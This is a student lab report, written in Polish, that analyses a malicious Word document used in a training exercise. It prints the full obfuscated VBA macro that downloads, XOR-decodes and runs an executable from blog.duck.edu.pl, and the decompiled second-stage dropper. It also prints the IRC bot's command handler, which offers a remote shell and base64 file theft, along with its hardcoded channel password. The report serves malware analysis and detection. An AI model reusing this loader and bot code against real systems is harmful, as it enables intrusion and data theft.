

### KRYCY LAB 3

Autorzy: Piotr Szewczyk 311105, Paweł Murdzek 310850

Zadanie:

Takiego pożaru, jaki właśnie dzieje się w waszej firmie, nie było od lat. Komuś udało się przeniknąć do waszej sieci komputerowej, wykraść wszystkie wewnętrzne dokumenty, zaszyfrować dyski paraliżując wam pracę, a nawet opróżnić firmowe konta kryptowalutowe. Znajomy administrator, wiedząc, że studiujecie cyberbezpieczeństwo, poprosił was o pomoc w ogarnianiu tego bałaganu. Przyznał wam się, że ostatnio pomagając księgowym uruchomił jakiś dziwny plik z fakturą z konta administratora domeny. Przesłał wam też próbkę tego pliku, możecie go pobrać pod adresem:

<https://krzysh.pl/malwarelab/Faktura.docm.zip>  
(hasło: **infected**)

Teraz wasza kolej. Przeanalizujcie, jakie sekrety skrywa ten plik i jak doszło do infekcji. Na koniec, będziecie musieli napisać raport dla szefa (== sprawozdanie z laboratorium), w którym zawrzecie następujące informacje:

1. Jak przebiega infekcja - opisz zachowanie kolejnych etapów, uwzględniając w szczególności metody wykorzystanie do zaciemnienia komunikacji.
2. Opisz metodę komunikacji z serwerem C&C. Jaki protokół jest wykorzystywany? Jakie komendy są zaimplementowane w bocie? Jaka jest składnia poleceń?
3. Jakie akcje wykonuje automatycznie serwer C&C tuż po podłączeniu się nowego urządzenia? Jakie dane mogły zostać wykradzione? Jakie niepożądane efekty można zauważyć na komputerach?
4. Chcielibyśmy zablokować ten malware na *P O T Ę Ż N Y M* firmowym firewallu. Jakie elementy możnaby wykorzystać jako sygnaturę? Zwróć uwagę np. na używane adresy URL oraz hashe pobranych plików.
5. Wypisz wszystkie znalezione ślady, które mogą wskazywać, kto stoi za tym atakiem.

Raport/Walkthrough:

Pobrany plik to plik z rozszerzeniem .docm. Miał w sobie makra. Funkcją olevba z pakietu oletools rozłożono na czynniki pierwsze makro:

```

=====
FILE: Faktura.docm
Type: OpenXML
WARNING For now, VBA stumping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
-----
Public Function QUACCK(QUAACK() As Byte, QUUACK() As Byte) As Byte()
    Dim QUACK As Long
    Dim QQUACK() As Byte
    ReDim QQUACK(UBound(QUUACK)) As Byte
    Dim QUACCK As Integer, QQQUACK As Integer

    For QUACK = 0 To UBound(QUUACK)
        QUACCK = QUUACK(QUACK)
        QQQUACK = QUAACK(QUACK Mod (UBound(QUAACK) + 1))
        QUUACK(QUACK) = QUACCK Xor QQQUACK
    Next QUACK
    QUACCK = QUUACK
End Function

Sub AutoOpen()
    Dim QUUUACK
    Dim QUAACK
    Dim QUACCK
    Dim QUACCKK() As Byte
    Dim QUACKQUACK() As Byte
    Dim QUACKQUACKQUACK() As Byte
    QUACKQUACKQUACK = StrConv(Chr(&0121) & Chr(&0165) & Chr(&0141) & Chr(&0143) & Chr(&0153) &
Chr(&0151) & Chr(&0156) & Chr(&0147) & Chr(&0104) & Chr(&0165) & Chr(&0143) & Chr(&0153) & Chr(&0163),
vbFromUnicode)

    Set QUUUACK = CreateObject("Microsoft.XMLHTTP")
    QUUUACK.Open "GET", Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H73) & Chr(&H3A) &
Chr(&H2F) & Chr(&H2F) & Chr(&H62) & Chr(&H6C) & Chr(&H6F) & Chr(&H67) & Chr(&H2E) & Chr(&H64) &
Chr(&H75) & Chr(&H63) & Chr(&H68) & Chr(&H2E) & Chr(&H65) & Chr(&H64) & Chr(&H75) & Chr(&H2E) &
Chr(&H70) & Chr(&H6C) & Chr(&H2F) & Chr(&H77) & Chr(&H70) & Chr(&H2D) & Chr(&H63) & Chr(&H6F) &
Chr(&H6E) & Chr(&H74) & Chr(&H65) & Chr(&H6E) & Chr(&H74) & Chr(&H2F) & Chr(&H75) & Chr(&H70) &
Chr(&H6C) & Chr(&H6F) & Chr(&H61) & Chr(&H64) & Chr(&H73) & Chr(&H2F) & Chr(&H32) & Chr(&H30) &
Chr(&H32) & Chr(&H31) & Chr(&H2F) & Chr(&H31) & Chr(&H31) & Chr(&H2F) & Chr(&H6F) & Chr(&H66) &
Chr(&H61) & Chr(&H65) & Chr(&H4A) & Chr(&H6F) & Chr(&H6F) & Chr(&H36) & Chr(&H2E) & Chr(&H70) &
Chr(&H68) & Chr(&H70), False
    QUUUACK.Send
    QUACCKK = QUUUACK.responseBody
    QUACKQUACK = QUACCK(QUACKQUACKQUACK, QUACCKK)

    Set QUACKQUACKQUACKQUACKQUACK = CreateObject("Adodb.Stream")

    QUACCK = Environ("TEMP") & Chr(92) & Chr(115) & Chr(118) & Chr(99) & Chr(104) & Chr(111) &
Chr(115) & Chr(116) & Chr(46) & Chr(101) & Chr(120) & Chr(101)

    If Dir(QUACCK, vbHidden + vbSystem) <> "" Then
        SetAttr QUACCK, vbNormal
    End If

    QUACKQUACKQUACKQUACKQUACK.Type = 1
    QUACKQUACKQUACKQUACKQUACK.Open
    QUACKQUACKQUACKQUACKQUACK.write QUACKQUACK
    QUACKQUACKQUACKQUACKQUACK.savetofile QUACCK, 2

    SetAttr QUACCK, vbHidden + vbSystem
    Shell (QUACCK)
End Sub

```

Type	Keyword	Description
Suspicious	AutoExec	Runs when the Word document is opened
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbNormal	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Microsoft.XMLHTTP	May download files from the Internet
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)


Autor wykorzystał technikę Variable Renaming (nadanie zmiennym mylących nazw 'QUACK') w celu utrudnienia analizy manualnej. Dodatkowo zastosowano XOR Obfuscation dla pobieranego ładunku. Dzięki temu złośliwy plik przesyłany przez sieć nie posiada sygnatury typowej dla plików wykonywalnych, co pozwala na ominięcie systemowych zabezpieczeń sieciowych (Firewall/IDS).

Makro jest uruchamiane automatycznie w momencie otwarcia dokumentu dzięki procedurze AutoOpen. Na początku tworzony jest klucz deszyfrujący w postaci ciągu znaków QUACKQUACKQUACK, który wcześniej został zakodowany w systemie ósemkowym i w tej formie ukryty w kodzie. Następnie makro, wykorzystując obiekt Microsoft.XMLHTTP, nawiązuje połączenie z adresem URL blog.duck.edu.pl i pobiera z niego dane binarne. Otrzymana zawartość (responseBody) jest przekazywana do funkcji QUACCK, która wykonuje deszyfrację metodą XOR, przetwarzając dane bajt po bajcie przy użyciu wcześniej wygenerowanego klucza.

Pobrano payload z danego adresu URL i używając CyberChef'a wykonano operację XOR używając klucza: **“QuackingDucks”**, odszyfrowanego z poniższego fragmentu kodu

```
QUACKQUACKQUACK = StrConv(Chr(60121) & Chr(60165) & Chr(60141) & Chr(60143) & Chr(60153) & Chr(60151) & Chr(60156) & Chr(60147) & Chr(60184) & Chr(60165) & Chr(60143) & Chr(60153) & Chr(60163),
```

Znalezienie bajtów “MZ” na początku odkodowanej frazy wraz ze zdaniem “This program cannot be run in DOS mode” świadczy o znalezieniu zaszyfrowanego pliku .exe.



Pobrano plik z malware i omyłkowo został on uruchomiony w dnSpy. Wirus na pierwszy rzut oka powodował zmienianie się tła pulpitu z różnymi memami oraz włączenie na portalu youtube melodii z tłem z kaczką. Wszystko to jest intencją i wybrykiem autora złośliwego pliku.

Następnie przeprowadzono analizę złośliwego oprogramowania w programie Ghidra.

Od razu pomyślano o przefiltrowaniu malware'u w celu znalezienia linku do w/w filmiku na youtube. Zamiast tego znaleziono kolejny URL: <https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php>, co świadczy o ataku wieloetapowym.

```

00405027 00          ??          00h

s_https://blog.duck.edu.pl/wp-cont_00405028 XREF[3]: WinMain:004018e5(*),
WinMain:004018ec(*),
WinMain:00401978(*)
00405028 68 74 74      ds          "https://blog.duck.edu.pl/wp-content/uploads/2...
70 73 3a
2f 2f 62 ...

DAT 00405069 XREF[11]: WinMain:00401900(*)

```

Pobrano kolejny payload i spróbowano powtórzyć operację z poprzednim kluczem “QuackingDucks”, jednakże wynik to same “śmieci”. Trzeba było znaleźć rozwiązanie w kodzie. Pod lupę wzięto funkcję *WinMain()*

```
int WinMain(HINSTANCE hInst,HINSTANCE hInstPrev,PSTR cmdline,int cmdshow)
{
    BOOL BVar1;
    BOOL BVar2;
    HRESULT HVar3;
    int iVar4;
    PROCESS_INFORMATION pi;
    STARTUPINFOA si;
    char temp [261];
    char *url;

    GetEnvironmentVariableA("TEMP",temp,0x104);
    strcat_s<261>((char (*) [261])temp,"\\dllhost.exe");
    BVar1 = FileExists(temp);
    if ((BVar1 != 0) && (BVar2 = DeleteFileA(temp), BVar2 == 0)) {
        return -1;
    }
    HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,
        "https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php",temp
        ,0,(LPBINDSTATUSCALLBACK)0x0);

    if (HVar3 == 0) {
        BVar2 = SetFileAttributesA(temp,6);
        if (BVar2 == 0) {
            OutputDebugStringA("Cannot set system + hidden attributes.");
            iVar4 = -1;
        }
        else {
            MapAndEncryptFile(temp);
            memset(&si,0,0x68);
            si.cb = 0x68;
            memset(&pi,0,0x18);
            CreateProcessA((LPCSTR)0x0,temp,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0,
                (LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&si,(LPPROCESS_INFORMATION)&pi);
            CloseHandle(pi.hProcess);
            CloseHandle(pi.hThread);
            SelfDelete();
            iVar4 = 0;
        }
    }
    else {
        OutputDebugStringA(
            "Cannot download DUCK from https://blog.duck.edu.pl/wp-content/uploads/2021/11
            /kaifu3No.php"
        );
        iVar4 = -1;
    }
    return iVar4;
}
```

Analizowana funkcja jest “mózgiem operacji” i realizuje wieloetapowy proces infekcji, którego celem jest pobranie, przygotowanie oraz uruchomienie właściwego modułu złośliwego przy jednoczesnym utrudnieniu analizy i wykrycia.

**Maskowanie procesu:** W pierwszym etapie pobierana jest ścieżka do katalogu tymczasowego aktualnego użytkownika poprzez odczyt zmiennej środowiskowej %TEMP%. Następnie do uzyskanej ścieżki dołączana jest nazwa pliku dllhost.exe, co skutkuje utworzeniem pełnej ścieżki docelowej w folderze tymczasowym.

Zastosowanie nazwy odpowiadającej legalnemu procesowi systemowemu systemu Windows stanowi mechanizm maskujący. Dzięki temu obecność pliku oraz

później uruchomionego procesu nie wzbudza podejrzeń podczas pobieżnej analizy listy procesów lub zawartości systemu plików.

**Pobieranie ładunku (komunikacja z serwerem sterującym)** W kolejnym kroku nawiązywane jest połączenie z zewnętrznym serwerem sterującym zlokalizowanym w domenie `blog.duck.edu.pl`. Komunikacja odbywa się z wykorzystaniem protokołu HTTP, a właściwy ładunek pobierany jest metodą HTTP GET.

Zdalny zasób, formalnie występujący jako plik PHP, zostaje zapisany lokalnie w przygotowanej wcześniej lokalizacji jako `dllhost.exe`. W ten sposób pobrany plik nie zdradza swojego rzeczywistego charakteru ani przeznaczenia. Jest to główny kanał komunikacji wykorzystywany w tej fazie działania programu.

**Zacieranie śladów i przygotowanie pliku do uruchomienia** Po zapisaniu pliku na dysku zmieniane są jego atrybuty systemowe. Nadawane są flagi Hidden oraz System, co powoduje, że plik nie jest widoczny w standardowej konfiguracji Eksploratora plików. Działanie to znacząco utrudnia ręczne wykrycie artefaktu przez użytkownika.

Następnie wykonywana jest funkcja odpowiedzialna za przetwarzanie zawartości pliku. Pomimo nazwy sugerującej szyfrowanie, funkcja ta realizuje proces deszyfracji lub dekodowania pobranego ładunku. Operacja ta odbywa się lokalnie, bez zapisywania odszyfrowanej wersji na dysku w jawnej postaci, co dodatkowo utrudnia analizę statyczną.

**Uruchomienie właściwego modułu i samousunięcie droppera** Po zakończeniu procesu dekodowania uruchamiany jest nowy proces na podstawie przygotowanego pliku `dllhost.exe`. Jest to właściwy moduł złośliwy, odpowiedzialny za dalsze działania systemowe, takie jak manipulacja interfejsem użytkownika, interakcja z zasobami sieciowymi oraz kradzież danych.

Bezpośrednio po uruchomieniu kolejnego etapu infekcji pierwotny komponent programu inicjuje procedurę samousunięcia. Usunięcie pliku droppera z dysku ma na celu ograniczenie ilości artefaktów pozostałych w systemie oraz utrudnienie analizy śledczej i rekonstrukcji pełnego łańcucha infekcji.

**Artefakty i cechy charakterystyczne** Do charakterystycznych śladów pozostawianych przez analizowany mechanizm należą: wykorzystanie katalogu `%TEMP%` jako miejsca składowania ładunku, maskowanie się pod nazwą legalnego procesu systemowego, nadawanie atrybutów ukrytych oraz użycie specyficznych funkcji systemowych odpowiedzialnych za mapowanie i przetwarzanie plików. Elementy te mogą stanowić istotne wskaźniki kompromitacji podczas analizy incydentu.

W takim razie `dllhost.exe` jest plikiem wyzwalającym. Jednakże po uruchomieniu plik sam się usuwa. Analizując funkcję `WinMain` zwrócono uwagę na


MapAndEncryptFile:

```
-----
9 char *lpMapAddress;
0 HANDLE hMapFile;
1 HANDLE hFile;
2
3 hFile = (HANDLE)0xffffffffffff;
4 hMapFile = (HANDLE)0x0;
5 hFile = CreateFileA(filePath, 0xc0000000, 0, (LPSECURITY_ATTRIBUTES)0x0, 3, 0x80, (HANDLE)0x0);
6 if (hFile != (HANDLE)0xffffffffffff) {
7     BVar1 = GetFileSizeEx(hFile, &liFilesize);
8     if (BVar1 == 0) {
9         CloseHandle(hFile);
0     }
1     else {
2         hMapFile = CreateFileMappingA(hFile, (LPSECURITY_ATTRIBUTES)0x0, 4, liFilesize._4_4_,
3                                     (DWORD)liFilesize, (LPCSTR)0x0);
4         if (hMapFile == (HANDLE)0x0) {
5             CloseHandle(hFile);
6         }
7         else {
8             lpMapAddress = (char *)MapViewOfFile(hMapFile, 6, 0, 0, (ulonglong)(DWORD)liFilesize);
9             if (lpMapAddress == (char *)0x0) {
0                 CloseHandle(hMapFile);
1                 CloseHandle(hFile);
2             }
3             else {
4                 VerySecureEncryption(lpMapAddress, (ulonglong)(DWORD)liFilesize);
5                 UnmapViewOfFile(lpMapAddress);
6                 CloseHandle(hMapFile);
7                 CloseHandle(hFile);
8             }
9         }
0     }
1 }
2 return;
3 }
```

Jej głównym celem jest wywołanie VerySecureEncryption, nieco sarkastyczna nazwa.



Przejdźcie do analizy w programie dnSpy:



**Metoda loop() – Mechanizm komunikacji** Zidentyfikowano metodę loop(), która odpowiada za logikę protokołu IRC. Ustalono, że bot wykorzystuje bezpieczne połączenie SSL/TLS (SslStream).

1. Rejestracja: Bot przesyła komendy NICK i USER w celu identyfikacji na serwerze.
2. Autoryzacja: Po otrzymaniu kodu 376 (End of MOTD), bot dołącza do kanału zapisanego w zmiennej this.channel.
3. Uwierzytelnienie: Do wejścia na kanał wykorzystywane jest twarde zakodowane hasło: AhFaepo0nahreijakoor7oongei4phah.
4. Raportowanie: Po dołączeniu (kod 366), bot wysyła komunikat HELLO zawierający nazwę użytkownika i komputera ofiary.

**Metoda exec() – Logika poleceń** Analiza metody exec(string sender, string command) pozwoliła na odtworzenie listy komend sterujących. Bot nasłuchuje komunikatów PRIVMSG i porównuje treść polecenia w instrukcji switch lub if.

```

// stage3.Client
// Token: 0x00000000 RID: 13 RVA: 0x0002704 File Offset: 0x0000904
public void loop()
{
    this.Wick(this.nick);
    this.User(this.nick, this.nick);
    for (;;)
    {
        string text = this.sr.ReadLine();
        string[] array = text.Split(new char[]
        {
            ' '
        });
        bool flag = array[0] == "PING";
        if (flag)
        {
            this.send(string.Format("PONG :{0}\r", text.Split(new char[]
            {
                ':'
            })[1]));
        }
        else
        {
            bool flag2 = array[1] == "370";
            if (flag2)
            {
                this.Join(string.Join(" ", new string[]
                {
                    this.channel,
                    this.password
                }));
            }
            else
            {
                bool flag3 = array[1] == "300";
                if (flag3)
                {
                    this.privmsg(this.channel, string.Format("HELLO username={0}; computername={1}",
                    Environment.UserName, Environment.MachineName));
                }
                else
                {
                    bool flag4 = array[1] == "PRIVMSG";
                    if (flag4)
                    {
                        string sender = array[0].Split(new char[]
                        {
                            ':'
                        })[0].Substring(1);
                        string command = text.Substring(text.IndexOf(':', 1) + 1);
                        this.exec(sender, command);
                    }
                    else
                    {
                        bool flag5 = array[1] == "333";
                        if (flag5)
                        {
                            string names = text.Substring(text.IndexOf(':', 1) + 1);
                            this.parse_user_names(names);
                        }
                        else
                        {
                            bool flag6 = array[1] == "MODE";
                            if (flag6)
                            {
                                string a = array[3];
                                string item = text.Split(new char[]
                                {
                                    ':'
                                })[2];
                                bool flag7 = a == "-o" || a == "-r";
                                if (flag7)
                                {
                                    this.admins.Remove(item);
                                }
                                bool flag8 = a == "+o" || a == "+r" || a == "+qo";
                                if (flag8)
                                {
                                    this.admins.Add(item);
                                }
                            }
                        }
                    }
                    else
                    {
                        bool flag9 = array[1] == "PART" || array[1] == "QUIT";
                        if (flag9)
                        {
                            string item2 = array[0].Split(new char[]
                            {
                                ':'
                            })[0].Substring(1);
                            this.admins.Remove(item2);
                        }
                    }
                }
            }
        }
    }
}

```



```

// stage3.Client
// Token: 0x00000000 RID: 11 RVA: 0x000023BC File Offset: 0x000003BC
private void exec(string sender, string command)
{
    bool flag = !command.StartsWith(this.nick + ": ");
    if (!flag)
    {
        bool flag2 = !this.admins.Contains(sender);
        if (flag2)
        {
            this.privmsg(this.channel, "ERROR 403");
        }
        else
        {
            string[] cmd = command.Split(new char[]
            {
                ' '
            });
            bool flag3 = cmd[1] == "START";
            if (flag3)
            {
                new Process
                {
                    StartInfo =
                    {
                        FileName = "cmd",
                        Arguments = string.Format("/C start /B {0}", cmd[2]),
                        CreateNoWindow = true
                    }
                }.Start();
            }
            else
            {
                bool flag4 = cmd[1] == "WALLPAPER";
                if (flag4)
                {
                    this.setWallpaper(new Uri(cmd[2]), Client.Style.Fit);
                }
                else
                {
                    bool flag5 = cmd[1] == "CMD";
                    if (flag5)
                    {
                        Process p = new Process();
                        int num = 0;
                        for (int i = 0; i < 3; i++)
                        {
                            num = command.IndexOf(' ', num + 1);
                        }
                        string arg = command.Substring(num + 1);
                        p.StartInfo.FileName = "cmd";
                        p.StartInfo.Arguments = string.Format("/C start /B {0}", arg);
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.StartInfo.CreateNoWindow = true;
                        new Thread(delegate()
                        {
                            this.get_output(sender, cmd[2], p);
                        }).Start();
                    }
                    else
                    {
                        bool flag6 = cmd[1] == "READFILE";
                        if (flag6)
                        {
                            try
                            {
                                int num2 = 0;
                                for (int j = 0; j < 3; j++)
                                {
                                    num2 = command.IndexOf(' ', num2 + 1);
                                }
                                string path = command.Substring(num2 + 1);
                                byte[] lArray = File.ReadAllBytes(path);
                                string arg2 = Convert.ToBase64String(lArray);
                                this.privmsg(this.channel, string.Format("{0}: FILE {1} {2}", sender,
                                cmd[2], arg2));
                            }
                            catch (Exception ex)
                            {
                                this.privmsg(this.channel, string.Format("{0}: FILE {1} ERROR {2}",
                                sender, cmd[2], ex.ToString()));
                            }
                        }
                        else
                        {
                            bool flag7 = cmd[1] == "EXIT";
                            if (flag7)
                            {
                                Environment.Exit(0);
                            }
                        }
                    }
                }
            }
        }
    }
}

```

## 5. Odpowiedzi na pytania z zadania

### 1. Przebieg infekcji i metody zaciemnienia

Infekcja jest trójetapowa. Stage 1 (Word) wykorzystuje XOR do ukrycia URL. Stage 2 (Dropper) maskuje się pod nazwę systemową dllhost.exe. Stage 3 (Bot) wykorzystuje SSL/TLS do zaciemnienia komunikacji sieciowej, co uniemożliwia inspekcję komend przez systemy klasy IDS bez deszyfracji ruchu.

### 2. Metoda komunikacji z serwerem C&C

- Protokół: IRC (Internet Relay Chat) przez port SSL (np. 6697).
- Składnia: [NICK]: [KOMENDA] [PARAMETRY].
- Komendy: START (uruchamianie procesów), WALLPAPER (zmiana tapety), CMD (zdalna powłoka), READFILE (kradzież plików), EXIT (wyłączenie).

### 3. Akcje automatyczne, dane i efekty

- Akcje automatyczne: Wysyłanie pakietu powitalnego HELLO z danymi identyfikacyjnymi ofiary zaraz po wejściu na kanał.
- Dane wykradzione: Za pomocą komendy READFILE malware celuje w pliki portfeli kryptowalutowych, które są kodowane do Base64 i przesyłane do atakującego.
- Efekty: Zmiana tapety pulpitu, niekontrolowane otwieranie stron WWW (komenda START), widoczna aktywność procesów cmd.exe.

### 4. Sygnatury dla firewall

- Hashe plików: SHA256 pobranych .exe
- Sygnatury sieciowe: Próby nawiązania połączenia SSL na nietypowe dla HTTPS porty (6667, 6697).
- Wzorce komunikacji: Wykrywanie ciągów NICK, USER oraz PRIVMSG wewnątrz sesji SSL (jeśli stosowana jest inspekcja ruchu).

### 5. Ślady wskazujące na sprawcę

- Metadane: Wpis w Copyright: krzys\_h & loczek.

